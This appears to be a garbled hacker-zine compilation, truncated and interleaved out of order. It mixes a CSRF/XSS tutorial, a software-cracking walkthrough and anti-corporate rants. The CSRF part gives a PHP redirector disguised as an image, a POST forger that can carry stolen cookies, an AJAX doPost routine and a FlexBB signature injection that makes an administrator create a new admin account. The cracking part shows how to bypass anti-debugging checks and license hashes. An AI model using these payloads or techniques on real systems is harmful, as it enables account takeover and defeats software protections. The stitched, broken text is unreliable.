The best thing about this is that it can be used with just from one page. So imagine that you link to an 'image' file is really just a masked PHP file. It executes with either p dynamic uses by GET variables.

[1]. Predefined/Static.

<?php header("Location: http://www.somesite.org/index.php?a</pre>

[2]. Dynamic (call by something like <img src='http://mysite.org/img.jpg?s=site.org&p=ucp.php&g=op:ed m%20so%20dumb'>) (seems a bit complicated? lol.)

\$site = \$\_GET['s']; \$page = \$\_GET['p']; \$vars = \$\_GET['g'];
explode(',', \$vars); foreach(\$realvars as \$rv){ \$x = explod
'&'.\$x[0].'='.\$x[1]; } header("Location: ".\$site."/".\$page.
Also, if you can send along document.cookie, you could do s
\$out = "POST \$page HTTP/1.1\r\n"; \$out .= "Host: \$host\r\n"
\$cookie\r\n"; \$out .= "User-Agent: \$useragent\r\n"; \$out .=
".(strlen(\$data))."\r\n"; \$out .= "Connection: Close\r\n";
"Content-Type: application/x-www-form-urlencoded\r\n\r\n\$da
fsockopen(\$site, 80, \$errno, \$errstr, 0); fwrite(\$fs, \$out)

Although these are not really practical approaches, as in t cannot automate POST data, and the second will be defeated checks IP addresses (which isn't very common except among t such.)

\x03 Minor Bullshit

There are many XSS attacks that happen every day. Most are

```
}
}
}
```

If you need to only send GET parameters, you would use the doPost('file.ext?get=vars', '');

This code with no extra whitespace that you can link to is http://dynxss.whiteacid.org/x.js.

Okay, so we've got our object working, and we want to start cool stuff, like making the admin create a new unrestricted right? Now it's time for a 'case study'. This is just a sim simple.

FlexBB 0.5.5b cleaned new posts extraneously, but it didn't signatures. It was possible to inject any code you wished, full-blown 'you have been logged out, please log in' screen look at the administration panel and figured out what I nee administrator account. Luckily, since FlexBB is still in de have to parse for any hashes or anything.

So I had to send 5 variables. A username, the password, p and the level of access. I want admin, of course. But what admin views this again? It will just keep 'attempting' to c over and over... We could either use some random name makin off-site list. Just so I didn't have to write even more cod use 'Math.floor(Math.random()\*(n+1)'. So, I'd put something var name = 'blah'+Math.floor(Math.random()\*(n+1));

And I'd usually have a new name every time. Most likely the notice this, so we could write a function that is called be created to check if an account has already been created wit but we're doing this quick here. Anywho, so our code in our like:

```
<script src="http://mysite.org/lib.js"></script>
<script>var
```

name='blah'+Math.floor(Math.random()\*(n+1));doPost('flexbb/
addmember&do=addmember2',

Even during the age of dialup, when bandwidth was scarce e locations, a model for service hosting and co-location appe someone who had a peering agreement, which already was very distribute and share the cost of bandwidth by renting space rack to others. With the introduction of capped, applicatio restricted broadband, hosting became the last refuge for wh internet was about; peering by equals.

This division between consumers and producers means only a privileged to directly publish on the internet. YetNeven the considerably more for that privilege and their connectivity though consumers pay directly for their connectivity as well internet backbone peer providers wish to collect additional otherwise artificially constrain traffic to hosting facility they please, much like they do with those they consider consistency peering means that hosts will be billed based on the well as the bandwidth they consume and have paid for. It all hosting arrangements into a question of pure economic value considering the social value of sites that exist for non-conthat otherwise do not charge. Finally, the death of Net New providers could selectively choose to make some sites (commuthose who publish information that they disagree with, etc) if they so choose.

The internet flourished and grew precisely because nobody traffic. That millions now are classified as passive consum affront to the dream of an active community where everyone participate and publish. The remaining struggle over Net Ne simply one of how small and how privileged a minority will ability to publish, and hence how much it will cost to stil rights as reclassified as a limited privilege at the discrifew large corporations.

The internet today is already divided between a large numb allowed to consume and a small number who are permitted to

simply fight to preserve this already unequal status quo, i to challenge it by fighting to actively restore the rights users. In the worst case of such an effort, the current stathe logical compromise position, rather than the starting pregotiation. Today, those fighting for Net Neutrality are a edge of a cliff. The telecoms want them to step a further tedge, but they (the telecoms) are probably quite willing to where those defending Net Neutrality are asked to step only It would be far better to push forward rather than to simple

When I look around at this world, I see several things, I hapiness, but I see something else which is getting more an depression, agression, egoism, sky-rocketing suicide counts in dissatisfaction and psychological disorders.

The most common and prevailing among modern-day psychologi depression.

Numerous recent epidemiological studies indicate that depr children and adolescents are quite common and growing. Roug adolescents admit to having suffered from such a disorder a The cause of these depressions often lies in dysfunctional life events (which seem to increase in occurance according an extreme ammount of pressure, both from peers and adult e in streess, which upon occurance of failure and negative re expecting side results in low self-esteem and self-defeatin leading to even more depression. Take Japan for example, ov year took their lives, of which many where adolescents who the high standards of education, necessarry for corporate em

But not only adolescents cope with depression, lots of adu it as well. Depression in adults is most often caused by lc

```
http_request.overrideMimeType('text/xml');
  }
} else if (window.ActiveXObject) {
  try {
  // IE has 2 different ways (with different versions of IE
XMLHttp object. The next two are these
  http_request=new ActiveXObject("Msxml2.XMLHTTP");
  } catch (e) {
    try {
      http_request = new ActiveXObject("Microsoft.XMLHTTP")
    } catch (e) { }
           if (!http_request) {
           // either the browser is too old, doesn't suppor
            document.write('hono!');
            return false;
           http_request.onreadystatechange = callBackFunc;
           // We open link to our url
           http_request.open('POST', url, false);
           // The next 3 setRequestHeader()s are so we can
           http_request.setRequestHeader("Content-type",
"application/x-www-form-urlencoded");
           http_request.setRequestHeader("Content-length",
           http_request.setRequestHeader("Connection", "clo
           // Ok, send our shit now :-)
           http_request.send(parameters);
           function callBackFunc() {
            if (http_request.readyState == 4) {
                if (http_request.status == 200) {
                    return true;
                } else {
                    return false;
```

```
}
} else if (window.ActiveXObject) {
   try {
      // IE has 2 different ways (versions of IE)
      // of getting the XMLHttp object.
   http_request=new ActiveXObject("Msxml2.XMLHTTP");
} catch (e) {
   try {
    http_request = new ActiveXObject("Microsoft.XMLHTTP");
   } catch (e) {
   }
}
if(!http_request){
   // browser doesn't support the object..
   alert('browser needs to DIE.');
}
```

It all may seem like a rush to you, but it is very simple what way we need to call the object. Since Internet Explore retarded, it has different ways to call it depending on the get the object at all, then it gives you an alert. For the we'll import this and everything we need into a function. T able to send POST requests, and thus GET variables.

```
[code]
var http_request = false;
function doPost(url, parameters) {
  http_request = false;
  if (window.XMLHttpRequest) {
    // This is the way to ask for the XMLHttpRequest
    // object in Mozilla, Safari, etc;
  http_request = new XMLHttpRequest();
if (http_request.overrideMimeType) {
    // Some versions of Mozilla get ..pissy..when the mimetyp
```

dominance inside a social group. This "fight" is, in modern corporate ladder. A lot of talented people go to work every their cubicles, commute their asses of, for a low wage, whi bulky CEOs make an absurd ammount of money, enough to keep a third world country alive, while only commanding their wo CEOs don't even care what actually goes on in their company capable of understanding. The researchers who work hard on virtually no respect and a small wage, this goes for the ge well. They MAKE the company, yet the "big boss" gets away w virtually no input in the product. Climbing the corporate 1 down and kissing up. If you're not prepared to do that (bec objections), you will be neglected and will remain in a low The stress and failures that come with this enforced proces cause of depression.

This society is a consumerism society that has gone way to beginning of the industrial revolution in the late 18th and till now we have used more of the earths resources then in 4,499,999,794 years. This resource consumption has reached proportions, almost of the level in which society can't sup Within the next 60 years the worlds oil resources will be c leaving an empty and collapsed society, in which only those survive, the globalist extortionists. These corporations, g bigger, until they reach proportions at a level that they c governements, police forces and ,worst of all, global media the future, in which people are brainwashed into believing government controlled media tells them isn't fiction or fu The global media isn't independant, nor is governement info (indirectly) controlled by large corporations which keep th running" and finance or media stations. Public opinion is c ways, by advertising, not broadcasting news that could nega public and depecting dissidents are "rebels, insurgents, co hippies or radicals", all because those people oppose a soc masses produce for the elite, which hold virtually all powe Take the "Compass Group" for example, a multinational food organization. The Compass Group is involved in a corruption subsidiary Eurest Support Services winning contracts to pro Nations peacekeepers in Liberia. The value of Compass's foc United Nations is valued at \$237 million, with renewals and reach \$351 million.

The UN Procurement Officer and Vladimir Kuznetsov Head of Administrative and Budgetary Issues were arrested and indic nearly \$1 million in bribes from Compass, allowing them to globalist corporate empire.

Compass refused to make details public and the investigati some low-level employees being fired and the CEO Michael Ba June 2006 with a fat bonus and a Golden Handshake enough to country for years.

As seen, the influence of corporations is so huge that it supposedly unbiased, non-profit peacekeeping organisations having to fear reprisal.

When confronting society with these facts, most high-ranki officials will defend themselves with the argument of "Well participate in the process!". This is of course a bullshit society we are nothing more but consumers, consumers of the ourselves, buying it for more money than we made it for, th in the pockets of the ruling class. This society has develo goods and services, how useless they even may be. The produ themselves, it's a social signal to indentify yourself to t a fellow consumer, gaining ungrounded peer-respect stimulat depicts consumption as the ultimate virtue. The god of this and it's priests are the corporate leaders, spreading their relegion in every subtle way they can, enslaving the public products, making them wage-slaves to the corporations, with ask you, what are we when we don't consume? Nothing, we are brings it to our attention, tooth-brushes with GPS systems, airconditioning, cars with weather-forcasting, bikes with s with built-in remote controls and beertenders, and so on.

This over-consumption society will eventually break down c

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\x01 - Using AJAX for CRSF.
\x02 - Using PHP for CRSF.
\x03 - Minor Bullshit.
```

```
\x01: Using AJAX for CRSF
```

There are (now) quite a few good examples and hundreds of that use AJAX to import nice effects and cool stuff to thei things tell you how to use it for things deemed 'bad'. Howe 2 things I think are great examples of using it for misdeed

- [1] MySpace 'samy is my hero' Worm
- [2] CriticalSecurity.NET 'I love IceShaman' Script

Firstly, the I say number one is a worm. It is such becau itself to a user's profile when they visited. Unfortunately over 1mill users) it didn't work as fast as it could have, Internet Explorer's dumb 'feature' of executing JavaScript this can be found by going to http://namb.la/.

The second one is a script (only) because it did not repl user's anything. It is a good example, however. You can fin asking IceShaman on irc.hackthissite.org.

Anyway, these are only meant so you can take a look at th through some code and technical mumbo-jumbo....To start, we call the XMLHttpRequest Object. There are many ways of call we'll just use a 'foolproof' method. Not all browsers supports almost any new-age browser supports it.

```
var http_request = false;
if (window.XMLHttpRequest) {
  // This is the way to ask for the XMLHttpRequest
  // object in Mozilla, Safari, etc;
http_request = new XMLHttpRequest();
if (http_request.overrideMimeType) {
   // Some versions of Mozilla get ..pissy..when the mimet
   http_request.overrideMimeType('text/xml');
```

his app from userland and kernelland, but then we could use as rootkitdetectors.

As you can see, there are endless amounts of ways to protec even more to break it :D. I hope you enjoyed reading this a enjoyed writing it and remember kids, don't let copyrights you, but give credit where credit is due!

#### Outro:

Greets and shouts go to HTS (zine staff) members, ASO members members, .aware crew, RRLF, reversing.be (hagger in special fucking good reverser) and IRC dudes.

There are probably thousands of XSS papers, articles, and t someone's server or blog. Unfortunately, there are not so m advanced topics, such as using AJAX for CRSF, using PHP for embedded script already on the page...

The point of this article is to shed a brighter light on su to try to go in-depth without actually falling into a bottc often that you are in a different situation and with a diff vector..big attacks are hardly ever the same.

Some terminology notes before we begin...

AJAX - Asychronus JavaScript and XML - Allows an update without having to refresh a page, or a part of a page, etc.

CRSF - Cross-Site-Request-Forgery - Mostly like the opp - in a sense that instead of exploiting the user's trust in exploit the website's trust in a user.

judge products or services by their values, eventually lead which free-thinking is discouraged, descisions are made by emotional instability will be extremely common. If society trend, global resources will be exhausted in the next 60 ye devasted society with tons of environmental problems behind select elite, based on their undeserved financial capacitie the masses to starve.

Such a future should be prevented and the current consumer every extend and cost be abolished, lest it will be to late from consuming it's way into oblivion.

Cast your mind back to when you were a child, everything w curiosity, a world of adventure and challenge, what is left wasted in a cubicle for some CEO's sake. Your mind being po

Politics: "Act as you are told by our 'laws' or we'll take

Economics: "Work hard and consume, this will contribute to society and maybe one day you'll be rich!"

Religion: "Don't sin against the 'rules of god' or you'll after your death"

Since the birth of consciousness, hundreds of millions of been slaughtered by their fellows. Men, women, children ... their lives meant nothing.

Why? Because we look to leaders and priests and gurus and what to do instead of relying on the powers of our own sove will see this as a "left-wing radical counter-culture hippi they live in a "democracy" no? So tell me, what happens if them? Say you have moral objections against the current gov to paying taxes to support the President, his family, his b friends he wangled jobs for. What do you do? Or say you don being used to subsidize foreign arms sales for slaughter in can you stop it? Vote for somebody else, whose policy makes

difference? Don't vote and loose your voice? The government to serve you. In reality, it's there to tell you what to do obey, you'll be investigated, arrested, criminalized and ma assets will be seized and given to the state. You will be j This world will soon reach a totalitarian consumerist socie administration bigwigs who view the world from stretch lime thousands of families sleep in cardboard boxes and can bare businessmen flourish, while honest men beg in the gutter, c and everybody will be forced to believe it HAS to be that w the collective good. Imagine you're a child again. Filled w wonder, and life. Remember how good it felt?That's what the us. They bled us dry. And like sheep we lined up to give mc have back all that they stole. The information age provides parasites can't squirm away from. They can't take us on on them. Negate their evil. Ostracize them. Show them you are

#### Disclaimer:

Some official shit that's needed:

This document is to be used for legal and educational purpo nor anyone publishing this article can and/or will/might/sh responsible in any way for any damage (potentially) done by in this article. If this information makes you want to rape pillage, extort, be hyporitical and capatalisitic I strongl your veins and die ... Opaque predicates) and smooth (INT3 doesn't break the app w debugged) the difference between the first and second GetTi nihil, but when debugging you either need to react very ver more time with 2758 milliseconds than most apps that use the shit out (providing you don't spot any nasty CRC tricks those that think "TO HELL, NOP THOSE CRCs OUT TOO! FUCK YEA actually be used as an arithmetic parameter to a string dec Well, to counter this, we would just fire up the debugger, of the non-modified piece of code, note it restart all shit feed the good CRC to the decryption function, but that is a this function is called:

| 0040118D | /\$ AC        | LODS BYTE PTR DS:[ESI]      |
|----------|---------------|-----------------------------|
| 0040118E | . 3D CC000000 | CMP EAX,OCC                 |
| 00401193 | 1. 75 06      | JNZ SHORT unpacked.0040119B |
| 00401195 | . B8 01000000 | MOV EAX,1                   |
| 0040119A | l. C3         | RETN                        |
| 0040119B | > B8 00000000 | MOV EAX,O                   |
| 004011A0 | \. C3         | RETN                        |

apperently a check if the breakpoint is left intact <.< A p since we'll just manipulate the register holding the result continue and voila! We get the popup with the password: WAR

## Afterword:

Well, this was just the top of the iceberg, letting you tas fruit' of reverse engineering, a most enjoyable and profiti for crackers, vxers and exploit developpers alike. There are for a programmer to protect his program from being cracked. also make his program decrypt @ runtime (much like a virus) is provided, but a reverse-engineer could whipe out the key with nop's (0x90) or turn the conditional jump after the ke unconditional one. He could make the app run in ring-0 but soft-ice to debug the app. The programmer could use rootkit

the serial is expected to be OxDEADBEEF. Since we don't hav out the conditional jump right after the CMP (it's a JNZ ju serial was invalid and only nasty stuff can happen afterwar OxDEADBEEF is stored in EDX (or at least, we store it there unpacked.004011A1 is made, which seems to be a decryption f piece of code:

| 004011C6 | . B9 03000000 | MOV ECX,3                      |
|----------|---------------|--------------------------------|
| 004011CB | . BE 92124000 | MOV ESI, unpacked.00401292     |
| "es`"    |               |                                |
| 004011D0 | . 8BFE        | MOV EDI,ESI                    |
| 004011D2 | > AC          | /LODS BYTE PTR DS:[ESI]        |
| 004011D3 | 1. 34 32      | XOR AL,32                      |
| 004011D5 | I. AA         | STOS BYTE PTR ES:[EDI]         |
| 004011D6 | .^E2 FA       | \LOOPD SHORT unpacked.004011D2 |

What we see here is interesting too:

| 004011A1  | /\$ E8 1F010000 | CALL < JMP.&KERNEL32.GetTickCoun    |
|-----------|-----------------|-------------------------------------|
| [GetTickC | ount            |                                     |
| 004011A6  | 1. 8BD8         | MOV EBX, EAX                        |
| 004011A8  | I. CC           | INT3                                |
| 004011A9  | . E8 17010000   | CALL < JMP. & KERNEL32. GetTickCoun |
| [GetTickC | ount            |                                     |
| 004011AE  | 1. 2BC3         | SUB EAX, EBX                        |
| 004011B0  | . 3D 58270000   | CMP EAX,2758                        |

A call to GetTickCount (Function that retrieves the number have elapsed since the system was started) is made, then IN another call to GetTickCount is made, the results being sut holding the difference). The interesting thing is INT3, INT thus halting the debugger and pausing the run of the app. Y coming eh? Because a normal run of the app with a correct C would go fine (without CD the app would get lost in invalid

#### Foreword:

In this globalist world there are only two values left, how for the hightest possible price and how much one can produc possible pay, all to serve the great green god, commonly re dollar', and it's imperialistic hegemonistic pions, commonl 'CEOs'. Their ways of extortion of third world countries an 'lowerclass' and abduction of free speech and thought in th taken gross forms in today's society.. And like this isn't been joined by whitehats to help 'secure' their software fr their unrighteous copyrights. This article will give the re overview of techniques used to protect applications and way The target applications (called "Acts" (Act I,Act II,etc)) (if everything goes ok :p) Have phun!

# Introduction:

Well people, reversing applications can range in difficulit extremely easy to mindcrushing. Since this article is an in discuss extremely advanced schemes but I will show you some tricks. Required knowledge to understand this article:

- -)Basic understanding of 32-bit windows ASM
- -)Basic understanding of the usage of Debuggers/Disassemb
- -)A brain

You can either try to crack each app first and read my tuto just follow along, you choice. Each Act is given an "object to look for and what you can learn there (all passwords are Ae534RKLjl passwords but SOMEPASSWORD).

#### Act I:

Difficulity: [....]
Tools: OllyDbg

Objective: Find the password

Ok, imagine you just downloaded a nice game ("LameGame V 1.

to enjoy playing it. You launch the bitch and THIS jumps up

LameGame V1.0

(c) MegaCorp 2006-2099

Usage:

cp1 <password>

Ok, THAT sucks ass, now we'll have to supply a password as argument... Well, it shouldn't be THAT difficult to crack..

Let's fire up OllyDbg and load our app ....

One of the first things I always do when reversing an app i strings are inside the body. Now, if we scroll down a bit w "LameGame V1.0" displayed. Now we take a look at the assemb see a call to  $\langle JMP.\&msvcrt.strcmp \rangle$  where the result of a caresult is argv[1]) gets compared to the "BULKMONEY". That w the password in plaintext in the executable....

Act II:

Difficulity: My granny could do this

Tools: OllyDbg

Objective: Find the password

MegaCorp recently released a new version of "LameGame" sinc cracked by any no-brains monkey. The new version claims to the first, but is this true? We fire up OllyDbg again and w

"HMPCBMJTU" gets copied to the address 00443010.

Now we search for the "LameGame V1.1" string. This time arg 00443010, so argv[1] is compared to "HMPCBMJTU" or is it? I you'll see that the result of strlen("HMPCBMJTU") gets stor compared to DWORD PTR SS:[EBP-4] (which is obviously a coun below (so we've reached the end of the string "HMPCBMJTU") subroutine. Now notice the following:

this area is all about:

| 004011EC | /\$ | 6A 00         | PUSH 0                          |
|----------|-----|---------------|---------------------------------|
| 004011EE | ١.  | 68 0D124000   | PUSH unpacked.0040120D; ASCII   |
| 004011F3 | ١.  | 64:67:A1 3000 | MOV EAX, DWORD PTR FS: [30]     |
| 004011F8 | ١.  | 0FB640 02     | MOVZX EAX, BYTE PTR DS: [EAX+2] |
| 004011FC | ١.  | OACO          | OR AL, AL                       |
| 004011FE | ١.  | 74 02         | JE SHORT unpacked.00401202      |
| 00401200 | ١.  | EB 04         | JMP SHORT unpacked.00401206     |
| 00401202 | >   | 33C0          | XOR EAX, EAX                    |
| 00401204 | ١.  | C9            | LEAVE                           |
| 00401205 | ١.  | C3            | RETN                            |
| 00401206 | >   | B8 01000000   | MOV EAX,1                       |
| 0040120B | ١.  | C9            | LEAVE                           |
| 0040120C | ١.  | C3            | RETN                            |

Hmm, more experienced crackers will recognize this as a com OllyDBG. To circumvent this we don't need to modify this se need the Olly-Invisible plugin. Now, back to where we were, the result of this check, along with the result of a call t ollyDBG detection function) is stored in EDX and then 0x004 we need to watch out since we are gonna be stuffed with Opa shit is bogus until this piece of code:

00401076 | . 68 06204000 PUSH unpacked.00402006 ; /RootP 0040107B | . E8 2D020000 CALL < JMP.&KERNEL32.GetDriveTyp 00401080 | . 83F8 05 CMP EAX,5

Here the DriveType of E:\ is determined (since this is a te drives are enumerated but E:\ is assumed as the CD-ROM driv don't have the installation CD it doesn't matter :D) and th E:\ is a CD-ROM drive (5 being DRIVE\_CDROM). The next import to GetVolumeInformationA, that will retrieve the CD-Serial As we can see here:

004010A6 |. 813D 20204000 >CMP DWORD PTR DS:[402020],DEADB

 0040115F | . AD
 |LODS DWORD PTR DS:[ESI]

 00401160 | . E8 17000000 | CALL unpacked.0040117C

 00401165 | . 03D0 | ADD EDX,EAX

 00401167 | . 59 | POP ECX

 00401168 | .^E2 F4 | LOOPD SHORT unpacked.0040115E

 0040116A | . C3 | RETN

Ok, let's put it all in an ordered way:

- -)EDX is set to 0
- -)ECX is saved
- -)EAX is loaded from ESI
- -)unpacked.0040117C is called
- -)EAX (probably the result of unpacked.0040117C) is added
- -)ECX is restored
- -)This is looped

So this is an additive repeation of unpacked.0040117C. Let unpacked.0040117C out:

| 0040117C | /\$ B9 20000000 | MOV ECX,20                     |
|----------|-----------------|--------------------------------|
| 00401181 | > D1E8          | /SHR EAX,1                     |
| 00401183 | 1. 73 05        | JNB SHORT unpacked.0040118A    |
| 00401185 | . 35 2083B8ED   | XOR EAX,EDB88320               |
| 0040118A | >^E2 F5         | \LOOPD SHORT unpacked.00401181 |
| 0040118C | \. C3           | RETN                           |

Some people (Vxers, reversers and comp. Sci. Students) will Cyclic Redudancy Check and that's what it is. A Cyclic Redu of hash function used to produce a checksum, in order to de transmission or storage. Hmm so it seems unpacked.0040115C over ECX bytes, to calculate the CRC checksum of the code a

and the next 8 bytes. This is obviously to check if the cramodifications (breakpoints, nops,etc) to this code area. No

DWORD PTR SS: [EBP-4] gets stored at EAX, then the offset of (we now have the address of the current character in EAX), thing is the decrease of that character's value (MOVZX EAX, then DEC AL). Then we load the counter in EAX and increase loop. So what happens is that every character gets decrease password should be "GLOBALIST".... Pathetic company, they r their shit, now do they?.....

#### Act III:

Difficulity: Easy as pie....

Tools: OllyDbg

Objective: Find the password

Well, MegaCorp anounced they recently hired a new programme cracking of their game would be made impossible by implemen sophisticated encryption algorithm [that'd be time....]. We again and see not much has changed, the subroutine structur same. But when we take a closer look we can see the cryptos improved (still pathetic and breakable within 13 seconds bu Well, we don't want to go trough all the hassle of thinking the debugger do the job...

See the POP EBP at 004013F8? well, we'll put a breakpoint t execution once we get there (so we can see how the cryptost decrypted). Now press F9 and GO! Watch the dump an Voila, we

004013CF | . 81C1 10304400 | ADD ECX, Cp1.00443010 "EXTORTION"

#### Act IV:

Difficulity: Medium

Tools: OllyDbg

Objective: Find the password or find hash-collision

Instead of reducing the absurdly high price of "LameGame" M

production because all they care about is profit and not the they just brought out a new product, a new firewall named "In order to install "Infernal Barricade" we need to bypass copyright scheme. Let's take them on with OllyDbg once again Hmm... no strcmp anymore? That means they have though of scusing a password. Let's take a closer look.

It seems that the program makes the final desicion as to wh correct or not here:

```
00401491 |> 807D FF 00 CMP BYTE PTR SS:[EBP-1],0
00401495 |. 74 26 JE SHORT Cp1.004014BD
00401497 |. C74424 04 3400>MOV DWORD PTR SS:[ESP+4],Cp1.0C
"Installing 'Infernal Barricade'..."
```

And these call/cmp constructions are probably used to analy

```
0040146B | . E8 308C0200
                            CALL Cp1.0042A0A0
00401470 |. 837D 08 01
                            CMP DWORD PTR SS: [EBP+8],1
00401474 | . 7E 1B
                            JLE SHORT Cp1.00401491
00401476 | . 8B45 0C
                            MOV EAX, DWORD PTR SS: [EBP+C]
00401479 |. 83C0 04
                            ADD EAX,4
0040147C | . 8B00
                            MOV EAX, DWORD PTR DS: [EAX]
0040147E | . 890424
                            MOV DWORD PTR SS: [ESP], EAX
00401481 | . E8 OAFFFFF
                            CALL Cp1.00401390
00401486 | . 3D 10030000
                            CMP EAX,310
0040148B | . 75 04
                            JNZ SHORT Cp1.00401491
0040148D | . C645 FF 01
                            MOV BYTE PTR SS: [EBP-1],1
```

after analyzing each call it turns out this one: 00401481 |. E8 OAFFFFFF CALL Cp1.00401390 is the most interesting (looks like the decryption-construc before). The function returns a value in EAX that gets comprevalue 0x310. If we examine the function we can see the arguin this case) is manipulated into a hash value, let's test To fake a command-line go to Debug->Arguments and supply yo

The first thing we see is:

| 00401000  | >/\$ | 68 OA | 1204000  | PUSH  | unpac   | cked.       | .00402 | 200A;  | /FileNam          |
|-----------|------|-------|----------|-------|---|-------------|--------|--------|-------------------|
| 00401005  | ١.   | E8 B5 | 5020000  | CALL  | <jmp.< td=""><td>. &amp;KEF</td><td>RNEL32</td><td>2.Load</td><td>dLibrary<i>l</i></td></jmp.<> | . &KEF      | RNEL32 | 2.Load | dLibrary <i>l</i> |
| 0040100A  | ١.   | 68 15 | 5204000  | PUSH  | unpac   | cked.       | .00402 | 2015;I | ProcName(         |
| "BlockIng | out" |       |          |       |   |             |        |        |                   |
| 0040100F  | ١.   | 50    |          | PUSH  | EAX;  | hMc         | dule   |        |                   |
| 00401010  | ١.   | E8 92 | 2020000  | CALL  | <jmp.< td=""><td>. &amp;KEF</td><td>RNEL32</td><td>2.GetI</td><td>ProcAddre</td></jmp.<>        | . &KEF      | RNEL32 | 2.GetI | ProcAddre         |
| 00401015  | ١.   | A3 24 | 1204000  | MOV I | WORD  | ${\tt PTR}$ | DS:[4  | 402024 | 1],EAX            |
| 0040101A  | ١.   | 6A 01 | L        | PUSH  | 1   |             |        |        |                   |
| 0040101C  | ١.   | FF15  | 24204000 | CALL  | DWORI   | ) PTF       | R DS:  | [40202 | 24]               |
|           |      |       |          |       |   |             |        |        |                   |

### Well, the following happens:

GetProcAddress(LoadLibrary("user32.dll"), "BlockInput") gets DS:[402024]. BlockInput is a function to halt all keyboard it's argument is true, and resume it if it is false. If we at ox0040101A we see a call to BlockInput with a true param 0x00401048 we see it with a false parameter. So obviously t to block any input during program execution to prevent debu Well to get rid of this nuisance, we'll just nop those PUSH CALLDWORD PTR DS:[402024] structures out with right click -NOP's. Then we have another IsDebuggerPresent call, just breax, eax after the call, set EAX to 0 and continue.

| 00401030 | > 50          | PUSH EAX                   |
|----------|---------------|----------------------------|
| 00401031 | . BE EC114000 | MOV ESI, unpacked.004011EC |
| address  |               |                            |
| 00401036 | . B9 08000000 | MOV ECX,8                  |
| 0040103B | . E8 1C010000 | CALL unpacked.0040115C     |

Hmmm, what's this? Let's first take a look at unpacked.0040

| 0040115C | /\$ 33D2 | XOR EDX, EDX |
|----------|----------|--------------|
| 0040115E | > 51     | /PUSH ECX    |

Tools: OllyDbg,PEiD,DeYoda (found here: http://xtaz3k.free. Objective: Get the MessageBox with the password to popup (t encrypted and is not to be found in plaintext in the app, you can also decrypt the password by hand since the 'encrypt but that way you'll miss some valuable knowledge)

Ok, there is this new IDE, called BulkIDE, you really wanna it is said to be quite nice, but the price tag is a 'little outrageous for such a simple IDE, so let's crack the bitch. your hands on the main installer executable, but you seem t installation CD, but hey, we should get this working withou .exe:) It is rumored though that the programmers behind th "security through obscurity" meaning we can expect a lot of function that evaluates to true or false and of which the c the programmer on forehand, sometimes used as useless code or anti-debugging).

First of all we load up PeiD and check the app, result:

yoda's cryptor 1.2

This is probably your first encounter with a packer/crypter days (especially commercial software and malware) is packed reversing a tiny whiny bit harder and to reduce executable Yoda's cryptor is quite a nice compressor/packer/crypter fc can be undone in a wink, just fire up DeYoda, load the app again:

Nothing found \*

Nice, that's what we wanna see.

Now fire up OllyDBG and load the unpacked executable. We won't start looking at all strings, cause they are too c passwords, they're just bogus shit to confuse the cracker.

Ok, time to put a breakpoint before the end of the subrouti 004013F9) and F9! Now take a look at the EAX register's val part of the screen), I used "FUCKYOU" as an argument, resol That means we must supply a commandline argument that will We could do this in two ways, by looking for a collision in bruteforce. Let's rip the algorithm first.

Ok, to make things clear:

DWORD PTR SS: [EBP-8] is the counter (i)

```
DWORD PTR SS: [EBP+8] is the beginning of argv[1]
DWORD PTR SS: [EBP-C] is input[i] (DWORD PTR SS: [EBP-8]+DWOR
004013A4 |> 8B45 08
                             /MOV EAX, DWORD PTR SS: [EBP+8]
004013A7 | . 890424
                             |MOV DWORD PTR SS: [ESP], EAX
004013AA | . E8 C1F30000
                             |CALL <JMP.&msvcrt.strlen>
004013AF | . 3945 F8
                             |CMP DWORD PTR SS: [EBP-8], EAX
004013B2 | . 73 45
                             | JNB SHORT Cp1.004013F9
004013B4 | . 8B45 08
                             |MOV EAX, DWORD PTR SS: [EBP+8]
004013B7 | . 0345 F8
                             | ADD EAX, DWORD PTR SS: [EBP-8]
004013BA | . OFBE00
                             |MOVSX EAX, BYTE PTR DS: [EAX]
004013BD | . 8945 F4
                             |MOV DWORD PTR SS: [EBP-C], EAX
004013C0 |. C745 F0 000000>|MOV DWORD PTR SS:[EBP-10],0
004013C7 | . 8B45 08
                             |MOV EAX, DWORD PTR SS: [EBP+8]
004013CA | . 0345 F8
                             |ADD EAX, DWORD PTR SS: [EBP-8]
004013CD
         1. 8038 00
                             |CMP BYTE PTR DS: [EAX],0
004013D0 | . 74 0D
                             |JE SHORT Cp1.004013DF
004013D2 | . 837D F8 00
                             CMP DWORD PTR SS: [EBP-8],0; if
004013D6 | . 74 07
                             JE SHORT Cp1.004013DF
004013D8 | . C745 F0 010000>|MOV DWORD PTR SS:[EBP-10],1
004013DF |> 8B45 F0
                             |MOV EAX, DWORD PTR SS: [EBP-10];
004013E2 | . 3345 F8
                             |XOR EAX, DWORD PTR SS: [EBP-8];-
004013E5 | . 0345 F8
                             |ADD EAX, DWORD PTR SS: [EBP-8];-
004013E8 | . 8B55 F4
                             |MOV EDX, DWORD PTR SS: [EBP-C]
004013EB | . 31C2
                             XOR EDX, EAX
                                                  ;-> ((EAX X
```

```
      004013ED
      | . 8D45 FC
      | LEA EAX,DWORD PTR SS: [EBP-4]

      004013F0
      | . 0110
      | ADD DWORD PTR DS: [EAX],EDX

      004013F2
      | . 8D45 F8
      | LEA EAX,DWORD PTR SS: [EBP-8]

      004013F5
      | . FF00
      | INC DWORD PTR DS: [EAX]

      004013F7
      | . ^EB AB
      \JMP SHORT Cp1.004013A4
```

# "Hash" algorithm:

```
(input[i] XoR (((input[i] && i) XoR i) + i))
```

Well, writing a bruteforcer for this is peanuts but there m way....through algorithmic collision. Let's see, the input as a value, now let's try "UEST" ... 320, how predictable a -> 322. Now we're getting somewhere :D.

Ok, let's try filling up the bitch with A's.

"AAAAAAAA" resolves to 721 while 1 A more gives us 805, s somewhere in between.

"AAAAAAAAZ" resolves to 716 ,"AAAAAAAABZ" to 719 and "AAAA me predict, "AAAAAAAAEZ" wil resolve to 720.... <.<
Ok, we need 784... after some trying we find out "AAAAAAAA{{ Let's try >:).. YES! It works... Our collisive hash managed program into installing, without having having to know the (which was MILITARISM btw)....

#### Act V:

Difficulity: Medium

Tools: OllyDbg, Hexeditor

Objective: Find the password, defeat anti-debugging

MegaCorp got fed up with being cracked over and over so the whitehat corporate lapdog to strengthen their apps and sell same time... Rumor has it he implemented an anti-debugging version of "Infernal Barricade". Let's fire up OllyDbg YET what they have been trying to do this time...

```
case DLL_PROCESS_ATTACH:
        DisableThreadLibraryCalls((HMODULE)hModule); //keep
re-called
        Faddr = InlineHook("ntdll.dll", "strcmp", strcmphook,
in ntdll.dll
        return true;
    }break;
    case DLL_THREAD_ATTACH: break;
    case DLL_THREAD_DETACH: break;
